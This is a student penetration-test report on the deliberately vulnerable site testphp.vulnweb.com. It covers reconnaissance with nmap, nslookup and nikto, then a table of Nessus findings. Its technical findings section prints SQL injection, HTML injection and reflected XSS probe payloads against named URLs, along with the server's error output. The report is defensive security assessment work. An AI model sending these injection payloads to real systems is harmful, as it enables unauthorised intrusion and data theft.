private higher school of technologies and engineering

speciality : SSIR-2D

Owasp project report

Directed by : wissem nasri
Supervised by : oussema riahi

academic year: 2023 2024

Table of Contents

Confidentiality Statement

This document contains confidential and proprietary information related to the results of a penetration test conducted by nasri_wissem on http://testphp.vulnweb.com. Access to and use of this document is restricted to authorized individuals involved in the management, remediation, or oversight of security vulnerabilities identified during the penetration testing process.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit.

Contact Information


Name	Title	Contact Information
Wissem nasri	Pentestration tester	Email: nwissem545@gmail.com

Assessment Overview

All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:
two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss

Scope

Assessment	Details
external Penetration Test	http://testphp.vulnweb.com/

Executive Summary

I evaluated http://testphp.vulnweb.com/ through penetration testing from February 22nd, 2021 to March 5th, 2021. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for two (2) business days.

Testing Summary

Acunetix provides site web that lead as to do an evaluation of it ,focusing in gathering information and finding vulnerabilities that lead us to multiple attack varied in severity from high to low.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:


1. Observed some scanning of common enumeration tools (Nessus)
2. Using tools and techniques providing by kali linux (nmap,nikto, nslookup...)

The following identifies the key weaknesses identified during the assessment:

1. Sensitive files
2. Directory index
3. Information disclosure
4. xss
5. sql injection
6. file include
7. ssrf
8. weak pass

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:



Vulnerabilities Total: 54


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection
HIGH	7.5	6.6	17797	PHP 5.x < 5.2.2 Multiple vulnerabilities
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.3	6.7	25368	PHP < 5.2.3 Multiple Vulnerabilities
HIGH	7.5*	-	11139	CGI Generic SQL Injection
HIGH	7.5*	-	42479	CGI Generic SQL Injection (2nd pass)
HIGH	7.5*	-	43160	CGI Generic SQL Injection (blind, time based)
HIGH	7.5*	6.7	35043	PHP 5 < 5.2.7 Multiple Vulnerabilities
HIGH	7.5*	6.7	31649	PHP 5.x < 5.2 Multiple Vulnerabilities
HIGH	7.5*	6.7	24907	PHP < 5.2.1 Multiple Vulnerabilities
HIGH	7.5*	6.7	41014	PHP < 5.2.11 Multiple Vulnerabilities
HIGH	7.5*	8.4	32123	PHP < 5.2.6 Multiple Vulnerabilities
HIGH	7.5*	6.3	35067	PHP < 5.2.8 Multiple Vulnerabilities
HIGH	7.5*	8.9	58988	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
HIGH	7.5*	6.3	57537	PHP < 5.3.9 Multiple Vulnerabilities
MEDIUM	5.3	-	40984	Browsable Web Directories
MEDIUM	5.3	-	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	11229	Web Server info.php / phpinfo.php Detection
MEDIUM	4.3*	-	44136	CGI Generic Cookie Injection Scripting

Nessus Essentials

MEDIUM	4.3*	-	49067	CGI Generic HTML Injections (quick test)
MEDIUM	4.3*	-	39466	CGI Generic XSS (quick test)
MEDIUM	5.1*	4.4	39480	PHP < 5.2.10 Multiple Vulnerabilities
MEDIUM	6.8*	6.7	43351	PHP < 5.2.12 Multiple Vulnerabilities
MEDIUM	6.8*	6.7	25971	PHP < 5.2.4 Multiple Vulnerabilities
MEDIUM	4.4*	6.7	28181	PHP < 5.2.5 Multiple Vulnerabilities
MEDIUM	5.0*	3.6	35750	PHP < 5.2.9 Multiple Vulnerabilities
MEDIUM	6.8*	6.7	58966	PHP < 5.3.11 Multiple Vulnerabilities
MEDIUM	6.4*	5.3	44921	PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities
MEDIUM	5.0*	3.4	73289	PHP PHP_RSHUTDOWN_FUNCTION Security Bypass
MEDIUM	4.3*	-	85582	Web Application Potentially Vulnerable to Clickjacking
MEDIUM	5.0*	-	44670	Web Application SQL Backend Identification
LOW	N/A	-	42057	Web Server Allows Password Auto-Completion
LOW	2.6*	-	26194	Web Server Transmits Cleartext Credentials
INFO	N/A	-	47830	CGI Generic Injectable Parameter
INFO	N/A	-	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	-	39470	CGI Generic Tests Timeout
INFO	N/A	-	49704	External URLs
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	-	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	48243	PHP Version Detection
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	40773	Web Application Potentially Sensitive CGI Parameter Detection
INFO	N/A	-	91815	Web Application Sitemap
INFO	N/A	-	11032	Web Server Directory Enumeration
INFO	N/A	-	49705	Web Server Harvested Email Addresses
INFO	N/A	-	72427	Web Site Client Access Policy File Detection
INFO	N/A	-	32318	Web Site Cross-Domain Policy File Detection
INFO	N/A	-	10662	Web mirroring
INFO	N/A	-	106375	nginx HTTP Server Detection


Information gathering :

Nmap :



The Nmap scan of testphp.vulnweb.com reveals that only port 80/tcp is open, running the service "tcpwrapped." This means that the website is accessible via HTTP (port 80), but no specific service or version information is available. Additionally, Nmap indicates that 999 TCP ports were filtered, meaning there was no response from those ports. This suggests that there may be additional services running on the server, but they are not accessible from the scanning system.

Nslookup :



The output you provided is from the nslookup command, which is used to query DNS servers to obtain domain name or IP address information.

In this case:

1.Server: Indicates the DNS server used for the lookup, which is at IP address 192.168.127.2 on port 53.


2.Non-authoritative answer: Indicates that the response was obtained from a DNS server other than the authoritative DNS server for the domain.

3.Name: Specifies the domain name being queried, which is "http://testphp.vulnweb.com".

4.Address: Provides the IP address associated with the domain name, which is 44.228.249.3.

This output confirms that the domain name "http://testphp.vulnweb.com" resolves to the IP address 44.228.249.3.

Nikto :



The Nikto scan of http://testphp.vulnweb.com revealed the following findings:

1.Server Information: The server is running nginx/1.19.0.

2.PHP Version: The site is powered by PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.

3.Missing Security Headers:

*X-Frame-Options: The anti-clickjacking X-Frame-Options header is not present. This header helps prevent clickjacking attacks.

*X-Content-Type-Options: The X-Content-Type-Options header is not set. This header is important for specifying how the browser should handle content types, which can affect security.

4.Policy Files:

*clientaccesspolicy.xml: Contains a full wildcard entry. This file is used by Silverlight and can pose security risks if not properly configured.

*crossdomain.xml: Also contains a full wildcard entry, which can invite cross-site attacks if not properly configured.

5.Scan Errors:

The scan encountered errors, reaching the error limit of 20. The last reported error was related to reading the HTTP response.

Overall, the scan identified several potential security issues, including missing security headers and potentially risky configurations in policy files. The errors encountered during the scan prevented a comprehensive assessment. Further investigation and mitigation

efforts may be needed to address these issues and improve the security posture of the website.

Technical Findings

In this section, we will present a reformulation of the synopsis, description, solution, risk factor, references, plugin info, and plugin output of certain vulnerabilities as identified in a report obtained through nessus .

11139 - CGI Generic SQL Injection

Synopsis

A web application is potentially vulnerable to SQL injection.

Description

By providing specially crafted parameters to CGIs, Nessus was able to get an error from the underlying database. This error suggests that the CGI is affected by a SQL injection vulnerability.

An attacker may exploit this flaw to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.

See Also

https://en.wikipedia.org/wiki/SQL_injection
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://www.nessus.org/u?ed792cf5
http://projects.webappsec.org/w/page/13246963/SQL%20Injection
https://www.owasp.org/index.php/SQL_Injection

Solution

Modify the relevant CGIs so that they properly escape arguments.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:20
XREF	CWE:77
XREF	CWE:89
XREF	CWE:203
XREF	CWE:209
XREF	CWE:713
XREF	CWE:717
XREF	CWE:722
XREF	CWE:727
XREF	CWE:751
XREF	CWE:801
XREF	CWE:810
XREF	CWE:928
XREF	CWE:929
XREF	CWE:933

Plugin Information

Published: 2009/07/23, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to SQL injection :

+ The 'cat' parameter of the /listproducts.php CGI :

/listproducts.php?cat=convert(varchar,0x7b5d)

-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near 'va
rchar,0x7b5d)' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://testphp.vulnweb.com/listproducts.php?cat=convert(varchar,0x7b5d)
```

Php unsupported version detection

58987 - PHP Unsupported Version Detection

Synopsis

The remote host contains an unsupported version of a web application scripting language.

Description

According to its version, the installation of PHP on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

See Also

http://php.net/eol.php

https://wiki.php.net/rfc/releaseprocess

Solution

Upgrade to a version of PHP that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

XREF IAVA:0001-A-0581

Plugin Information

Published: 2012/05/04, Modified: 2022/12/07

Plugin Output

tcp/80/www

```
Source              : X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Installed version   : 5.6.40-38+ubuntu20.04.1+deb.sury.org+1
End of support date : 2018/12/31
Announcement        : http://php.net/supported-versions.php
Supported versions  : 8.0.x / 8.1.x
```

tcp/80/www

```
Source              : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version   : 5.1.6
End of support date : 2006/08/24
Announcement        : http://php.net/eol.php
Supported versions  : 8.0.x / 8.1.x
```

Cgi gneretic html injection

49067 - CGI Generic HTML Injections (quick test)

Synopsis

The remote web server may be prone to HTML injections.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.

The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks :

- IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks.

- XSS are extensively tested by four other scripts.

- Some applications (e.g. web forums) authorize a subset of HTML without any ill effect. In this case, ignore this warning.

See Also

http://www.nessus.org/u?602759bc

Solution

Either restrict access to the vulnerable application or contact the vendor for an update.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF CWE:80
XREF CWE:86

Plugin Information

Published: 2010/09/01, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to HTML injection :

+ The 'cat' parameter of the /listproducts.php CGI :

/listproducts.php?cat=<*rfrqji%0A>

-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near '=<
*rfrqji
>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
------------------------

+ The 'pp' parameter of the /hpp/ CGI :

/hpp/?pp=<*rfrqji%0A>

-------- output --------

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%3C%22rfrqji%0A%3E*">link1</a><br/><a href
="params.php?p=valid&pp=<*rfrqji
>*">link2</a><br/><form action="params.php?p=valid&pp=<*rfrqji
>*"><input type=submit name=aaaa/></form><br/>
------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://testphp.vulnweb.com/listproducts.php?cat=<*rfrqji%0A>
http://testphp.vulnweb.com/hpp/?pp=<*rfrqji%0A>
```

Cgi generic xss

39466 - CGI Generic XSS (quick test)

Synopsis

The remote web server is prone to cross-site scripting attacks.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.

These XSS are likely to be 'non persistent' or 'reflected'.

See Also

https://en.wikipedia.org/wiki/Cross_site_scripting#Non-persistent

http://www.nessus.org/u?ea9a0369

http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:80
XREF	CWE:81
XREF	CWE:83
XREF	CWE:86
XREF	CWE:116
XREF	CWE:442
XREF	CWE:692
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:751
XREF	CWE:801
XREF	CWE:811
XREF	CWE:928
XREF	CWE:931

Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to cross-site scripting (quick test) :

+ The 'cat' parameter of the /listproducts.php CGI :

/listproducts.php?cat=<IMG%20SRC="javascript:alert(104);">

-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near '<<
IMG SRC="javascript:alert(104);">' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
----------------------

+ The 'pp' parameter of the /hpp/ CGI :

/hpp/?pp=<IMG%20SRC="javascript:alert(104);">

-------- output --------

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%3CIMG+SRC%3D%22javascript%3Aalert%28104%
29%3B%22%3E">link1</a><br/><a href="params.php?p=valid&pp=<IMG SRC="java
script:alert(104);">">link2</a><br/><form action="params.php?p=valid&pp=
<IMG SRC="javascript:alert(104);">"><input type=submit name=aaaa/></form
><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-p [...]
----------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://testphp.vulnweb.com/hpp/?pp=<IMG%20SRC="javascript:alert(104);">
```

PHP < 7.3.28 Email Header Injection

152853 - PHP < 7.3.28 Email Header Injection

Synopsis

The version of PHP running on the remote web server is affected by an email header injection vulnerability.

Description

According to its self-reported version number, the version of PHP running on the remote web server is prior to 7.3.28.

It is, therefore affected by an email header injection vulnerability, due to a failure to properly handle CR-LF sequences in header fields. An unauthenticated, remote attacker can exploit this, by inserting line feed characters into email headers, to gain full control of email header content.

See Also

https://www.php.net/ChangeLog-7.php#7.3.28

Solution

Upgrade to PHP version 7.3.28 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

Plugin Information

Published: 2021/08/26, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
  URL              : http://testphp.vulnweb.com/ (5.1.6 under http://testphp.vulnweb.com/secured/
phpinfo.php)
  Installed version : 5.1.6
  Fixed version     : 7.3.28
```

PHP PHP_RSHUTDOWN_FUNCTION Security Bypass

73289 - PHP PHP_RSHUTDOWN_FUNCTION Security Bypass

Synopsis

The remote web server uses a version of PHP that is potentially affected by a security bypass vulnerability.

Description

According to its banner, the version of PHP 5.x installed on the remote host is 5.x prior to 5.3.11 or 5.4.x prior to 5.4.1 and thus, is potentially affected by a security bypass vulnerability.

An error exists related to the function 'PHP_RSHUTDOWN_FUNCTION' in the libxml extension and the 'stream_close' method that could allow a remote attacker to bypass 'open_basedir' protections and obtain sensitive information.

Note that this plugin has not attempted to exploit this issue, but has instead relied only on PHP's self-reported version number.

See Also

http://www.nessus.org/u?bcc428c2

https://bugs.php.net/bug.php?id=61367

Solution

Upgrade to PHP version 5.3.11 / 5.4.1 or later.

Risk Factor

Medium

VPR Score

3.4

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	65673
CVE	CVE-2012-1171

Plugin Information

Published: 2014/04/01, Modified: 2022/04/11

Plugin Output


tcp/80/www

